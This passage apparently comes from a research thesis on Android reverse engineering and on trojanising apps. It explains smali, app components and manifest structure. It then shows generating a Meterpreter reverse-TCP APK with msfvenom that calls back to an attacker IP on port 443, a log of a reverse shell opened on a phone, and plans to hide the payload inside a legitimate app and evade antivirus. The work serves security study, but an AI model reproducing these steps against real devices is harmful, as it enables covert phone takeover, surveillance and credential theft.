When a method is invoked, that methods arguments are placed in the last n registers defined in the frame by the .locals or .registers directives. In a case in which the directives .registers = 4 or .locals = 2 (2 local registers + 2 parameter registers) then that means that we would have 5 registers available in the method ([v0-v3]). The first parameter for non-static methods is the object that is invoking the method. For example, if there was a method call such as `a− >someMethod(String a, Integer b, Boolean c)` where a is of type Object and someMethod's return type is void, its smali translation would be

```
invoke-virtual {v0, v1, v2, v3}, Ljava/lang/Object;->someMethod
(Ljava/lang/String;Ljava/lang/Integer;Ljava/lang/Boolean;)V
```

The register rule states that the method arguments must use the last n registers so that means v1, v2,v3 would store the String, Integer and Boolean parameters respectively while the v0 parameter stores the invoking object reference implicitly, so there are a total of 4 arguments to the method.

2.2.5 Android Components

When you start auditing android applications, one might come across several components such as Activities, Services, Broadcast Receivers, Shared Preferences, Intents and Content Providers.

2.2.5.1 Activity

Activities is a visual screen of an android Application, so any screen inside an app that you can see such as images or web pages is known as an Activity. An Activity can be comprised of many different fragments, which each one is intended to represent a portion of the user interface and when added together make up the Activity. An Activity isn't necessarily insecure, but depending on how an application is engineered it could be a an entry point to hidden screens. For example, an application might show an "enter a passcode" activity view before you can access the Activity protected by it, this hidden activity could be Bank Data, Files, Pictures, etc. The procedure for this consists of using ADB to execute commands from the shell to the android manager and thus invoking an activity that can't be accessed through normal usage of the application. This procedure isn't particularly useful for malware since the name of the activities must known before being invoked, but it is very useful in forensics when phone access is guaranteed and data is being protected by the application.

2.2.5.2 Services

Services are anything that is running on the background of an android application, such as downloading something from the Internet, or making system calls to the kernel. These are components that any app or program can access to do some arbitrary task at the operating system level.

2.2.5.3 Intent

Now an application that just displays data is not very useful, in order for an app to be able to do something more than to display data, it needs to perform a task, such a task would need to be able to comunicate with other android components asynchronously. This description is known as an Intent and it is used to send messages to other android components in order to perform a task or to bind different android components such as changing activities, invoking activities in other applications, starting an action etc.

2.2.5.4 Intent Filters

Intent filters (IF) are defined in the AndroidManifest.xml and are used to filter which types of intent an intent,service or broadcast receiver can respond to. It is used to control the flow of intents between android components.

2.2.5.5 Activity Manager

Now in order to interact with the activities, the Android platform provides the Activity Manager (AM) component which is used to launch applications and pass data while launching, and launch specific activities within the application. An example of this would be from ADB with the following command structure [12]

```
$ am start [package name]
$ am start com.package.name/com.package.name.ActivityName
```

If a successful take over of the phone were to take place, launching activities from activity manager might be useful. A simple use case would be if the malware doesn't have access to SMS permission, launching the AM with message parameters to the SMS app would allow for sending SMSs.

2.2.5.6 Content Providers

The next android component is called Content Providers (CP), these are used mainly for storing and sharing data. The CP are stored in the backend of the android file system, typically as SQLite, XML or plain text files, these CP act as a middle layer between app intercommunication. This component is often the first stop while analyzing and searching for vulnerabilities inside an app since they are often the most vulnerable.

2.2.5.7 Shared Preferences

Another component is the Shared Preference (SP) component, which is a simple way for an Android application to store data, generally small values with name value pairs. They are located in the shared_prefs directory inside the app directory.

2.2.5.8 Broadcast Receivers

The last major component and most useful for malware is the Broadcast Receivers (BR). The BR is mainly an event listener that every application has, and once an event from the Android OS is triggered, the application performs an action. In order to perform this action the application must be listening with its BR. An example would be if an SMS is received it would broadcast an SMS_RECEIEVE event at the OS level and every app that is listening for this event will trigger a function or intent to handle this event. This is used by a lot of malwares in order to monitor what is happening on the phone.

2.2.6 Static Files

There are static files within the android disassembled application, these file's main purpose is to style the application to the user or declare the constants that the application will use. These files can be found on the res directory as shown below:




Figure 5: Directory Structure to Static Files

Every android application has the **res/values/*.xml** files, as well as the **AndroidManifest.xml** Each of these files and their importance is detailed below.

2.2.6.1 AndroidManifest

Every application must have an AndroidManifest.xml file (with precisely that name) in its root directory. The manifest file provides essential information about your app to the Android system, which the system must have before it can run any of the app's code [13].
Among other things, the manifest file does the following:

- It names the Java package for the application. The package name serves as a unique identifier for the application.
- It describes the components of the application, which include the activities, services, broadcast receivers, and content providers that compose the application. It also names the classes that implement each of the components and publishes their capabilities, such as the Intent messages that they can handle. These declarations inform the Android system of the components and the conditions in which they can be launched.

- It determines the processes that host the application components.
- It declares the permissions that the application must have in order to access protected parts of the API and interact with other applications. It also declares the permissions that others are required to have in order to interact with the application's components.
- It lists the Instrumentation classes that provide profiling and other information as the application runs. These declarations are present in the manifest only while the application is being developed and are removed before the application is published.
- It declares the minimum level of the Android API that the application requires.
- It lists the libraries that the application must be linked against.

A sample AndroidManifest.xml from the Android Developer Page describes the most common tags is shown on Appendix Figure 49 .
From a security prespective, the attributes in the manifest that are interesting is anything related to permissions and loading the classes. The **permission** tags declare the permissions the application will need from the Android OS in order to function properly, this is a great way to get a birds eye view of how the application interacts with the hardware and API.
The **application** tag defines the activities and intent filters that the application uses, inside this tag intent-filters,activities,broadcast receivers are declared, as well as containing all the identifiers for all resources inside the project

2.2.6.2 strings.xml

The strings.xml file is a simple xml in which is enclosed in a resources tag and it defines the constants that the application will use in an easy to use format such as xml. Fields such as app_name, error and success messages can be found here. This is a file that is regularly checked first in security since many developers stash valuable information such as keys, pass codes and hidden fields. An example of strings.xml is detailed below.

```
<resources>
    <string name="accept">Accept</string>
    <string name="app_name">Prey</string>
    <string name="auto_focus">Auto Focus</string>
    <string name="barcode_error">Error reading barcode: %1$s</string>
    <string ...>
    <...>
</resources>
```

Figure 6: Sample strings.xml

2.2.6.3 styles.xml

The styles.xml file is used to style the application, visual components such as Drawers, Tables, Layouts can be styled here. Attributes such as length, modes, distance between components can be edited and have direct visual consequences on the current theme being deployed. An example of styles.xml is detailed below.

```
<resources>
    <style name="Base.Widget.AppCompat.DrawerArrowToggle"
            parent="@style/Base.Widget.AppCompat.DrawerArrowToggle.Common">
        <item name="drawableSize">24.0dip</item>
        <item name="gapBetweenBars">3.0dip</item>
        <item name="barLength">18.0dip</item>
    </style>
    <style name="Widget.Design.TabLayout"
            parent="@style/Base.Widget.Design.TabLayout">
        <item name="tabMode">fixed</item>
        <item name="tabGravity">fill</item>
    </style>
</resources>
```

Figure 7: Sample styles.xml

2.2.6.4 public.xml:

The file public.xml is used to assign fixed resource IDs to Android resources, for example consider the contents of the sample string.xml above. The Android Asset Packaging Tool (aapt) will assign resource IDs when the app is compiled, so the following strings.xml.

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="string1">String 1</string>
    <string name="string3">String 3</string>
</resources>
```

Figure 8: Sample styles.xml

Will compile to this

```
public final class R {
    // ...
    public static final class string {
        public static final int string1=0x7f040000;
        public static final int string3=0x7f040001;
    }
}
```

modifications to the strings.xml will generate a new hexadecimal ID from the appt, static declarations of resources that are to remain immune to changes in strings.xml need to be declared in public.xml so that aapt doesn't change the id when new entries are entered. Applications rarely have any use for **res/values/public.xml** since the resource IDs assigned to resources does not matter. When they change, the entire application is rebuilt anyway so any references in Java code to resources by resource ID will be updated.
The most significant user of res/values/public.xml is the Android platform itself. Applications built against old versions of Android assumes that certain resource have a certain resource ID. For example, the Android resource **@android:style/Theme** must always have the resource ID 0x01030005 for the platform to be backwards compatible with apps built against old versions of the platform.

2.2.6.5 integers.xml:

This file is analogous to the strings.xml in the fact that it maps attributes to integer values.

2.2.6.6 ids.xml:

This file's function is to map visual components to IDs for reference in the code. Used mainly by developers

2.2.6.7 colors.xml:

The colors.xml file is used to store all color definitions in the application, they are mapped by and ID to Hexadecimal conversion.

2.2.6.8 bools.xml:

analogous to the strings.xml in the fact that it maps attributes to boolean values.
These static files provide a wealth of information while analyzing the behavior of the application, developers often make the mistake of storing sensitive data in these plain text files that could be used to bypass security mechanisims.

2.2.7 Logic Files

2.2.7.1 Smali

As stated in 2.2.2.1, decompiling an application with APKTool will return the smali files. The difference between DEX and SMALI files is can be described as follows: Imagine that the following Java code needs to run in the DVM:

```
int x = 42;
```

Compiling this into a binary file that the DVM file can understand, it would be turned into a DEX file, and somewhere in this file the following chain of bytes would be found

```
13 00 2A 00
```

This isn't very human readable, thus using backsmali (dissasembler for smali) the previous byte chain can be turned into the more human readable smali format.

```
const/16 v0, 42
```

The main difference between these formats is that smali isn't able to execute directly from the DVM, while the dex binaries are able to run on the plataform. Both the DVM and ART take .dex files containing dalvik bytecode and it is completly transparent to the android developer. the only difference is what happens behind the scenes whle the application is being compiled and installed, as detailed in 2.1.1.2

Smali contains a finite number of types defined below [16]

V	void - can only be used for return types
Z	boolean
B	byte
S	short
C	char
I	int
J	long (64 bits)
F	float
D	double (64 bits)

Table 4: Smali primitive types

2.2.7.2 Naming Schema

Objects take the form **Lpackage/name/ObjectName;** - where the leading L indicates that it is an object type, **package/name/** is the package that the object is in, **ObjectName** is the name of the object, and **";"** denotes the end of the object name. This would be equivalent to **package.name.ObjectName** in java. Or for a more concrete example, **Ljava/lang/String;** is equivalent to **java.lang.String**

Arrays are denoted by the **[TYPE** syntax, and the type is one of the values in Table 4, for example a tipical java int [] would be converted to smali code **[I** and a two dimentional array of ints such as int[][] would be converted to **[[II**, each type denoted by a single letter. If there is an array of any object such as **Object []** the syntax would be **[package/name/ObjectName**.

Methods in smali are specified in a verbose format which include the method, method type, method parameters and method return type, all this information comprises the method signature that allows the compiler to find de appropriate method for optimization and verifications. For example, the smali instruction **Lpackage/name/ObjectName;->MethodName(III)Z** means that the method type is **Lpackage/name/ObjectName;**, the method name is **MethodName**, the parameters of the methods are three integers **III**, and finally the return type is **Z** which is boolean.
A more complex example would be to take the following method declaration and see its smali representation.

```
String randomMethodName(int i, char c, Object[] s)
```

This method would be converted to the following smali snippet.

```
randomMethodName(IC[Ljava/lang/Object;)Ljava/lang/String;
```

Another interesting conversion from java to smali is the "this" reference for non static methods in java into smali code. Take the following example,
When a method is invoked, the .register or .local parameters set the numbers of registers that the method will use, the last n registers are used to store the arguments of the method call. The first parameter to a non-static methods is always the object that the method is being invoked on.
Let's make an example project to test this. It will be comprised of the MainActivity.java, An abstract Animal class and an Dog class to see how the registers are loaded.

```java
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Dog fido = new Dog();
        setContentView(R.layout.activity_main);
    }
}
```

Figure 9: MainActivity.java

```java
public class Dog extends Animal {

    private int years = 13;

    public void eat(){
        System.out.println("Eats with mouth");
    }

    public int getYears(){
        return this.years;
    }
}
```

Figure 10: Dog.java

```java
public abstract class Animal {

    public void eat(){
        System.out.println("Eating with hands");
    }
}
```

Figure 11: Animal.java

When these files are compiled into a .dex file by the compiler we can use APKTool to disassemble it and see the output in .smali format.

```
.class public Lcom/example/danielftapiar/testinginheritance/MainActivity;
.super Landroid/support/v7/app/AppCompatActivity;
.source "MainActivity.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 8
    invoke-direct {p0}, Landroid/support/v7/app/AppCompatActivity;-><init>()V

    return-void
.end method


# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 2
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .prologue
    .line 12
    invoke-super {p0, p1}, Landroid/support/v7/app/AppCompatActivity;
      ->onCreate(Landroid/os/Bundle;)V

    .line 13
    new-instance v0, Lmodels/Dog;

    invoke-direct {v0}, Lmodels/Dog;-><init>()V

    .line 14
    .local v0, "fido":Lmodels/Dog;
    invoke-virtual {v0}, Lmodels/Dog;->eat()V

```

```
37      .line 15
38      const v1, 0x7f04001b
39
40      invoke-virtual {p0, v1}, Lcom/example/danielftapiar/testinginheritance/MainActivity;->setCont
41
42      .line 16
43      return-void
44  .end method
```

Figure 12: Animal.smali

First we will analyze the Animal.smali:

- Line 1 : .class shows the class name, also determines file path when dumped
- Line 2 : .super shows which class this smali inherited from, this is case it inherits from Landroid/support/v7/app/AppCompatActivity
- Line 3 : .source shows the original java file name in the file system, before compiling.
- Line 19: We can see the protected method onCreate along with its Bundle parameter (Landroid/os/Bundle;) and its void return type V
- Line 20 : .locals directive loads the frame with how many registers it requires, declares how many variable spaces we will need, we can have: v0, v1, v2, v3, v4...vn as variables. smali/baksmali by default uses .registers, apktool uses .locals. In this case .locals = 2 so we have access to only v0 and v1 for this particular frame.
- Line 21: the .param directive is not usually present, but it tells us the name of the variables when it was in java format, this directive is usually deleted in obfuscation.
- Line 22: the .prologue and .line directives can be ignored as well, they are mainly there for debugging purposes, the .line 12 references the 12th line of code in its java representation.
- Line 25 and 39: The first instruction of the frame, the `invoke-super` instruction is closely related to the `invoke-virtual` instruction on line 39. The difference being `invoke-virtual` performs a virtual table lookup using the vtable associated with the target object's class (i.e. the actual runtime type of the first argument), while the `invoke-super` performs a vtable lookup using the superclass of the class containing the method being executed. In particular, note that the vtable lookup does not use or depend on the runtime type of the target object.

For non static methods, it is common to see p0 be used to reference the `this` of an object, and although it is the most common, it is by no means a restriction and any p register can hold a reference to `this`.
Finally, analyzing the Dog.java file in its smali format:

```
.class public Lmodels/Dog;
.super Lmodels/Animal;
.source "Dog.java"


# instance fields
.field private years:I


# direct methods
.method public constructor <init>()V
    .locals 1

    .prologue
    .line 7
    invoke-direct {p0}, Lmodels/Animal;-><init>()V

    .line 9
    const/16 v0, 0xd

    iput v0, p0, Lmodels/Dog;->years:I

    return-void
.end method


# virtual methods
.method public eat()V
    .locals 2

    .prologue
    .line 12
    sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    const-string v1, "Eats with mouth"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    .line 13
```

```
40      return-void
41  .end method
42
43  .method public getYears()I
44      .locals 1
45
46      .prologue
47      .line 16
48      iget v0, p0, Lmodels/Dog;->years:I
49
50      return v0
51  .end method
```

Figure 13: Smali Represenation of Dog.java

From this file we can analyze the following

- Line 1-3: identical for every file showing the .class, .super, .source directives
- Line 7 : declares which fields are private and its data type
- Line 11: Even though no constructor was specified in the java code, the compiler automatically calls the parent constructor, this is the default behavior expected from the Java language and its an implicit call to `invoke-direct p0, Lmodels/Animal;-¿¡init¿()V` from its parent class Animal.java.
- Line 19,21 : These two instruction validate the behavior of default values in java, since no default value was specified in the code, the compiler automatically sets the value of the Int data type to 0 on line 21.
- Line 29 : Specifies the number of local register to be used in the method frame, in this case it is set to 2, so v0 and v1 will be used.
- Line 33,35,37: Shows the 3 instructions involved in invoking the `System.out.println(”Eats with mouth”);` . First it allocates the PrintStream into the v0 register , then declares a string constant, storing said constant in the v1 register, and finally it invokes the println() method passing v0 and v1 as arguments.

2.2.7.3 Dex

The engine behind the Android OS is the Dalvik Virtual Machine (Below Android 5.0), or the ART (Android 5.0 or higher) and all Android programs are compiled into dex files [14]. Both the ART and DVM use their own bytecode instructions which are different from their JVM predecesor. The DEX file format has the following structure.

1. File Header
2. String Table
3. Class List
4. Field Table
5. Method Table
6. Class Definition Table
7. Field List
8. Method List
9. Code Header
10. Local Variable List

In java after compiling a `.java` file it outputs a `.class` file, one for each class, allowing for any single proyect to have multiple class files after compiling. In Android once java has been compiled into class files, the `dx` tool (which is bundled with the Android SDK) starts processing these class files and generates a single `.dex` file. The `dx` tool eliminates all the redundant information that is present in the classes. The `.dex` file has been optimized for memory usage and the design is primarily driven by sharing of data.

2.2.7.4 Loading an Android Application

The path to load an android application starts at the AndroidManifest.xml, usually the Activity that starts the entire process will have the intent filter of :

```
<intent-filter>
   <action android:name="android.intent.action.MAIN"/>
   <category android:name="android.intent.category.LAUNCHER"/>
 </intent-filter>
```

From this starting point we need to get the parent activity to which this intent-filter is child of, traversing up the xml tree we arrive at.

```
<application android:name=
"com.notabasement.mangarock.android.app.App">
   <activity android:name=
   "com.notabasement.mangarock.android.screens.bootstrap.BootstrapActivity">
     <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
   </activity>
 </application>
```

The attribute **android:name** contains the string that will point to the smali file with the onCreate() method.

```
<activity android:name=
"com.notabasement.mangarock.android.screens.bootstrap.BootstrapActivity">
```

Traversing the directory structure of the smali folder, we should be able to go into the com/notabasement/mangarock/android/screens/bootstrap directory and find the BootstrapActivity file. Once the **android:namer** attribute is read, the corresponding smali file is loaded and the onCreate() method is invoked, this method is usually related to the loading of the first activity and app start up instructions. A sample onCreate method invocation is shown below.

```
.method public onCreate(ZLandroid/os/Bundle;)V
    .locals 9
    .parameter "someBool"
    .parameter "bundleName"
    .line 71
    invoke-super {p0, p1}, Lcom/notabasement/mangarock/
    android/screens/BaseActivity;->onCreate(Landroid/os/Bundle;)V
```

Figure 14: Sample Smali

From here on out the application starts invoking virtual methods and instructions to do what the application was programmed to do. But every single android application has the same entry point, this is particularly useful when attempting to inject malicious code later on.

2.2.8 Network

Another way to get a sense of how the target application works is to treat it as a black box, this way we don't know what is lying underneath and attempt to discern what it does by manipulating the inputs and outputs of the network traffic. This works great in cases where an application needs a web service to operate correctly. Being able to read incoming and outgoing traffic and modifying it to see what changes take place inside the black box is a huge asset when attempting to reverse engineer an application. For this we will use the network traffic sniffer Wireshark (Chapter 2.2.2.2) and the Proxy Server Burpsuite (Chapter 2.2.2.3). The way these tools are used is primarily by redirecting traffic to Burpsuite which hosts a proxy server and reads all incoming and outgoing packets, they can be modified and decoded through this tool. Wireshark allows a lower level packet inspection of the same traffic that Burpsuite intercepted and can be stored on a .pcap file for Wireshark to consume. This method isn't particularly useful for this research, since this method allows reverse engineering of business logic primarily, but authentication bypasses and injection techniques can be applied that can have great security repercussions, but this method does nothing for the end goal of injecting malware and anti virus bypassing.

2.3 Malware

2.3.1 Metasploit

For the malware analysis section, Malware will be generated using the Metasploit Framework in order to get a Meterpreter session established as well as setting up the C&C so that meterpreter can connect back from an infected phone and post exploitation commands may be executed. This malware will be merged with a valid APK from a legitimate application, in a way that it will allow code execution of the malware, establish a session with the C&C and execute the legitimate code so that the user will not notice that his or her phone has been compromised by an attacker. Finally anti-virus detection mechanisms and evasions will be explored in order to improve stealth within an infected system.
First off we must analyze how a typical engagement works, depending on the type of systems being investigated and where the attacker is on the network, the exploit methods and payloads vary, but a general schema can be described as follows [6]:




Figure 15: Malware Stages

2.3.1.1 Infection Phase

- **System Exploit :** A System Exploit means that malicious material (such as a piece of software, a chunk of data, or a sequence of commands) takes advantage of a bug, glitch or vulnerability in a service, host, server, network, or more complicated system to perform unauthorized access, illegal privilege escalation, data reveal, or denial-of-service against the system.

  A System Exploit can happen with or without end user engagement. In some cases, such as a phishing email or web link, attackers tempt the end user to click on URL links or buttons in order to execute some malicious material to achieve the exploit . In other cases, attackers can directly exploit the system with sophisticated code or data that targets vulnerabilities, as was the case with ShellShock vulnerability[10].

In this stage, attackers aim for partial or full control of the victim's browser, host, service or network. They use short and smart malicious materials generally only containing the minimum required content to achieve the exploit. Once the system has been exploited, they use other dedicated materials to execute malicious activity.

- **Binary (Dropper) Loading :** After the system is exploited, the browser, service, or host downloads a malware binary, or "dropper," generally fetching it from a website completely independent of the original exploit website. Using a separate site to host the dropper helps hide the exploit source.

  The exploited browser, service ,or host then unpacks and executes the binary to load the attackers' full malware toolkit. When the toolkit is loaded, the malware binary is ready to communicate with the Command and Control (C&C) Host.

2.3.1.2 Callback Phase

- **Callback:** Malware callbacks normally come from the internal network to external hosts. The malware binary instructs the infected machine to transmit network callback traffic to the C&C host to signal the attacker that it is ready to be controlled remotely.

  However, some malware callbacks originate from external hosts and go to the internal network. In this infrequent scenario, external hosts scan the Internet to find infected machines. In this case, the C&C host scan can randomly be found in the traffic that tries to enter the internal network.

  Some worms will sequentially or randomly scan a network (either LAN or the Internet) from an infected machine for specific network service vulnerabilities. For example, the worm Conficker A, found in November 2008, propagates by exploiting vulnerability MS08-067 on the NetBIOS service. This scan can be considered a callback.

- **Data Exfiltration:** When the callback has established a connection, the C&C host can now control the infected machine, collect data, and transmit the data back to C&C host or another destination.

  In a worm scenario, the copies of malware transmitted to new victims can be treated as data exfiltration. The worm can send out any information from the "Targeted victim" host.

2.3.1.3 Design of an Android Malware

For android the engagement scenario looks like this

- **System Exploit:** There will be no Operating system or kernel exploits used in order to get the code injected into the system, instead we will rely on social engineering to trick the victim user into executing a malicious APK that will grant full access to their phones.
- **Binary (Dropper) Loading :** Our payload will be a metasploit component called meterpreter stager which will establish a reverse tcp connection (there are other types of connections as well) to the C&C.
- **Callback:** Once the meterpreter stager establishes a connection back to the C&C, we can send commands over the network to navigate directories, search for messages etc.
- **Data Exfiltration:** Meterpreter provides functionality to steal credentials, photos, can start streaming video as well as audio to the C&C

2.3.2 Meterpreter

Meterpreter has been used for the payload generation but what exactly is meterpreter?
Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more. [2]
How Meterpreter Works

- The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Adding Runtime Features


- The client uploads the DLL over the socket.
- The server running on the victim loads the DLL in-memory and initializes it.
- The new extension registers itself with the server.
- The client on the attackers machine loads the local extension API and can now call the extensions functions.

2.3.3 Payload types

In metasploit, the payloads are broken down into three categories: staged, stagers and singles (also known as inline)

- **Stager:** These payloads use tiny 'stagers' to be able to fit into small exploitation spaces. During exploitation the exploit developer often has a very limited amount of memory they can manipulate through the programs inputs that they are exploiting. The stagers go in this space and their only job is to pull down the rest of the 'staged' payload.
- **Staged:** The other half of the payload that the stager must retrieve in order for the payload to execute on the remote system.
- **Inline:** self contained payloads that do what they are designed to do without any assistance.


For the android analysis, the payload types used will be a stager and a staged meterpreter payload, from here we will execute the stager on the android phone which will call home to the listener server that we started previously and start a two-way communication session between the listener server and the hacked android phone.



```
msf exploit(handler) > [*] Sending stage (68620 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.21:443 -> 192.168.0.11:53355) at 2017-08-13 14:04:13 -0300

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                      Information          Connection
  --  ----                      -----------          ----------
  1   meterpreter dalvik/android  u0_a227 @ localhost  192.168.0.21:443 -> 192.168.0.11:53355 (192.168.0.11)

msf exploit(handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 16: Receiving incoming connection from Stager

Now that we have a session started on the phone we can connect to it and get a reverse shell on it, executing a simple Linux command over the network to prove it works.



```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
```

Figure 17: Executing Command: pwd remotely

Now that we have a shell on the phone (or as it is known in hacker slang “pop a box”) we can traverse the file system looking for files or pictures, load even more Meeterpreter extension to take over the phone’s camera or microphone, dump credentials stored in the phone, locate the gps coordinates and maintain persistence. These tasks are referred to as Post Exploitation, and it’s purpose is to determine the value of the compromised system. Post exploitation analysis will be studied later. For now getting a shell on the phone is going to be a milestone that will indicate if we have hacked a phone successfully.

2.4 Antivirus

Anti virus solutions are are the de facto endpoint protection against malware, as such any attempt to load the malware into a phone will be caught by this software. How does anti virus detect malware? How does it differentiate between normal every day software to harmful Trojans? To answer these questions one must delve into the mechanics of anti virus detection techniques.
There are three methods of malware detection [18]: Signature Based Detection, Heuristic-Based Detection, Behavior-based Virus Detection. Each of these methods attempt to catch malware before it is executed.

2.4.1 Signature Based Detection

Signature-based detection works by searching for particular sequences of bytes within an object in order to identify exceptionally a particular version of a virus. Also known as string scanning, it is the simplest form of scanning, constructed upon databases which have virus signatures. When a new virus emerges, its binary form will be specifically and uniquely analyzed by a virus researcher and its sequences of bytes will be added to the virus database. A virus is identified by its sequences of bytes and what is called a virus signature. In addition, a hash value is another type of signatures. A large amount of data is converted into a single value by a mathematical function or a procedure known as a hash function[18]. Files are matched against a database of known detection patterns (signatures) which is regularly updated by the vendor to account for novel threats. Such pattern matching can be implemented very efficiently and is able to spot all sorts of threats if appropriate and up-to-date signatures are available. Signature-based detection suffers from a well-known draw-back: Unknown threats for which no signatures exist can easily bypass the detection. This problem is further aggravated by the frequent use of obfuscation in malicious code that obstructs static signature matching[24, 18].

2.4.2 Heuristic-Based Detection

Heuristic based detection shifts the analysis from obtaining a unique identifier of a piece of code to recognizing patters, this method was developed to overcome the limitations of signature-based detection. While new viruses are being discovered and analyzed by the AV company, before it is able to release a signature, the user has a basic defense. This type of detection monitors system behaviors and keystrokes, searching for abnormal activity, rather than searching for known signatures. Thus, some AV programs that use heuristic analysis can be used and run without updating; no action is required of either the vendor or the consumer. Heuristic based detection can thus be utilized and applied without prior knowledge of computer viruses, but it has several shortcomings, one of the most annoying of which is the creation of many more false positives than signature-based systems [18].

2.4.3 Behavior-based Virus Detection

In behavior based detection, a program can be identified as a virus or not by inspecting its execution behavior. Unlike traditional detection techniques which rely on signatures, in behavior-based detection, normal and abnormal measures are used in order to determine whether or not the behavior of a running process marks it as a virus. When unusual behavior is observed, the execution of the program will be terminated.[18].

Usually heuristics and behavior based detection are mistaken because they seem alike, but they differ on the fact that heuristic based detection checks code itself and attempts to match known malware patterns against those found by the heuristics, while behavior based detection allows the binary to be executed and monitor its actions, usually API calls to the operating system for known patterns for reverse TCP connections.

3 Implementation

The malware merging begins by using a malware generator such as Metasploit, although any malware that is compatible with the Android eco-system should work. At first, a stock metasploit payload execution is displayed and C&C server is set up to demonstrate how the general behavior and execution principles behind the Trojan payload works and how the infected phone connects back. The following step is to store the disassembled binary and store it into a valid application, this will be accomplished by reverse engineering said application and inject a line of code that loads the Trojan payload before the actual original code is executed. The final step is to evade virus detection solutions, tests will be run to measure how many AV products detect the modified APK by applying different methods of signature tampering.

3.1 Metasploit Stager

3.1.1 Payload Generation

Metasploit provides functionality for generating payloads through the command line tool called msfvenom. For this we will use a standard Reverse TCP Meterpreter payload, that once executed will connect back to a C&C server and will be listening for infected devices that want to connect and establish a session.

An engagement is a term that signifies how an attacker interacts with the system in order to compromise it and what the rules of engagement are for this specific scenario. In this case the engagement will be an android phone and an attacker machine with the following specs.

Attacker

- OS: Kali Linux
- IP: 192.168.0.21

Phone

- OS: Android OS 7.0 Nougat

- IP: 192.168.0.11

The first step is to use msfvenom to generate such a payload through the following command:

```
$ msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.0.21 LPORT=443 -o malware.apk
```

Figure 18: Msfvenom Android Payload Generation

- **-p android/meterpreter/reverse tcp**: specifies the payload that will be used by msfvenom.
- **LHOST=milkyway-blitz.ddns.net**: sets the ip or domain the executed malware will try to connect back to, we can also use a public ip address for deployment purposes, in that case port forwards must be configured in order for the connection to come through, in this case the engagement will be on the local network, so the configuration will have private IP addresses.
- **LPORT=443**: Port that the traffic will go through. Using 80 or 443 is used to try to hide the malware traffic as HTTP or HTTPS content
- **-o malware.apk**: Name of the generated payload on the attacker filesystem.


3.1.2 Payload Execution

Install the generated on the android phone can be done using ADB with the following command:

```
$ adb install malware.apk
```
